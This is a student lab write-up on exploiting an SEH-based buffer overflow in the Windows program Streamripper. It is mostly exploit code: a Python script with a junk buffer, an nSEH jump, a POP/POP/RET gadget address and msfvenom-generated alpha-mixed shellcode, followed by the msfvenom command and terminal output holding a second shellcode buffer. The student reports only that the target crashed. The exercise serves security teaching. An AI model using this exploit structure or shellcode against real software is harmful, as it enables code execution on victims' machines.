


# Lab 8

## Working with the memory vulnerabilities – Part II

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This is the given code by running it, it generated the below payload



```
exploit2.py - C:\Users\IEUser\Downloads\exploit2.py (2.7.15rc1)
File Edit Format Run Options Window Help
# -*- coding: cp1252 -*-

f= open("cal.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"


seh="\x4B\x0C\x01\x40"

#40010C4B  5B          POP EBX
#40010C4C  5D          POP EBP
#40010C4D  C3          RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl]  (C:\Program Files\Frigate3\rtl60.bpl)
|
nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=cal -e x86/alpha_mixed


buf = b""
buf += b"\x89\xe2\xdb\xcd\xd9\x72\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
buf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
buf += b"\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
buf += b"\x6b\x66\x32\x36\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b"
buf += b"\x54\x32\x51\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44"
buf += b"\x71\x39\x6f\x4e\x4c\x35\x6c\x70\x61\x63\x4c\x77\x72"
buf += b"\x66\x4c\x77\x50\x7a\x61\x5a\x6f\x44\x4d\x56\x61\x79"
buf += b"\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"
```


When i paste this payload into the streamripper it crashed.



```
msfvenom -a x86 --platform windows -p windows/exec CMD=cmd -e  
x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
```

In kali linux after i run the above code it generates this below cmds i copied that and paste it into the python file.





After that when I run the python script it generates the below payload and when I paste this payload in streamripper it again crashed.

```
Applications ▾ Places ▾ Terminal ▾ Wed 15:50 1
root@kali: ~
File Edit View Search Terminal Help
pha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 437 (iteration=0)
x86/alpha_mixed chosen with final size 437
Payload size: 437 bytes
Final size of python file: 2098 bytes
buf = ""
buf += "\x89\xe2\xd9\xee\xd9\x72\xf4\x59\x49\x49\x49\x49"
buf += "\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x37"
buf += "\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += "\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += "\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x4b\x58\x6b\x32"
buf += "\x35\x50\x75\x50\x65\x50\x43\x50\x4b\x39\x39\x75\x50"
buf += "\x31\x49\x50\x65\x34\x6c\x4b\x72\x70\x34\x70\x6c\x4b"
buf += "\x56\x32\x44\x4c\x4c\x4b\x62\x72\x72\x34\x4c\x4b\x63"
buf += "\x42\x34\x68\x54\x4f\x58\x37\x50\x4a\x74\x66\x34\x71"
buf += "\x4b\x4f\x6e\x4c\x67\x4c\x71\x71\x73\x4c\x74\x42\x56"
buf += "\x4c\x77\x50\x4f\x31\x58\x4f\x66\x6d\x45\x51\x58\x47"
buf += "\x69\x72\x48\x72\x36\x32\x36\x37\x6c\x4b\x71\x42\x44"
buf += "\x50\x6e\x6b\x70\x4a\x65\x6c\x6e\x6b\x52\x6c\x42\x31"
buf += "\x72\x58\x4d\x33\x30\x48\x35\x51\x6a\x71\x66\x31\x6c"
buf += "\x4b\x73\x69\x31\x30\x55\x51\x7a\x73\x4c\x4b\x63\x79"
buf += "\x35\x48\x7a\x43\x45\x6a\x30\x49\x4e\x6b\x66\x54\x4e"
buf += "\x6b\x77\x71\x38\x56\x70\x31\x4b\x4f\x6c\x6c\x4b\x71"
buf += "\x38\x4f\x56\x6d\x53\x31\x58\x47\x30\x38\x6d\x30\x51"
buf += "\x65\x6a\x56\x46\x63\x51\x6d\x6b\x48\x57\x4b\x43\x4d"
buf += "\x77\x54\x70\x75\x6a\x44\x53\x68\x6c\x4b\x76\x38\x65"
buf += "\x74\x55\x51\x49\x43\x71\x76\x6e\x6b\x46\x6c\x42\x6b"
```



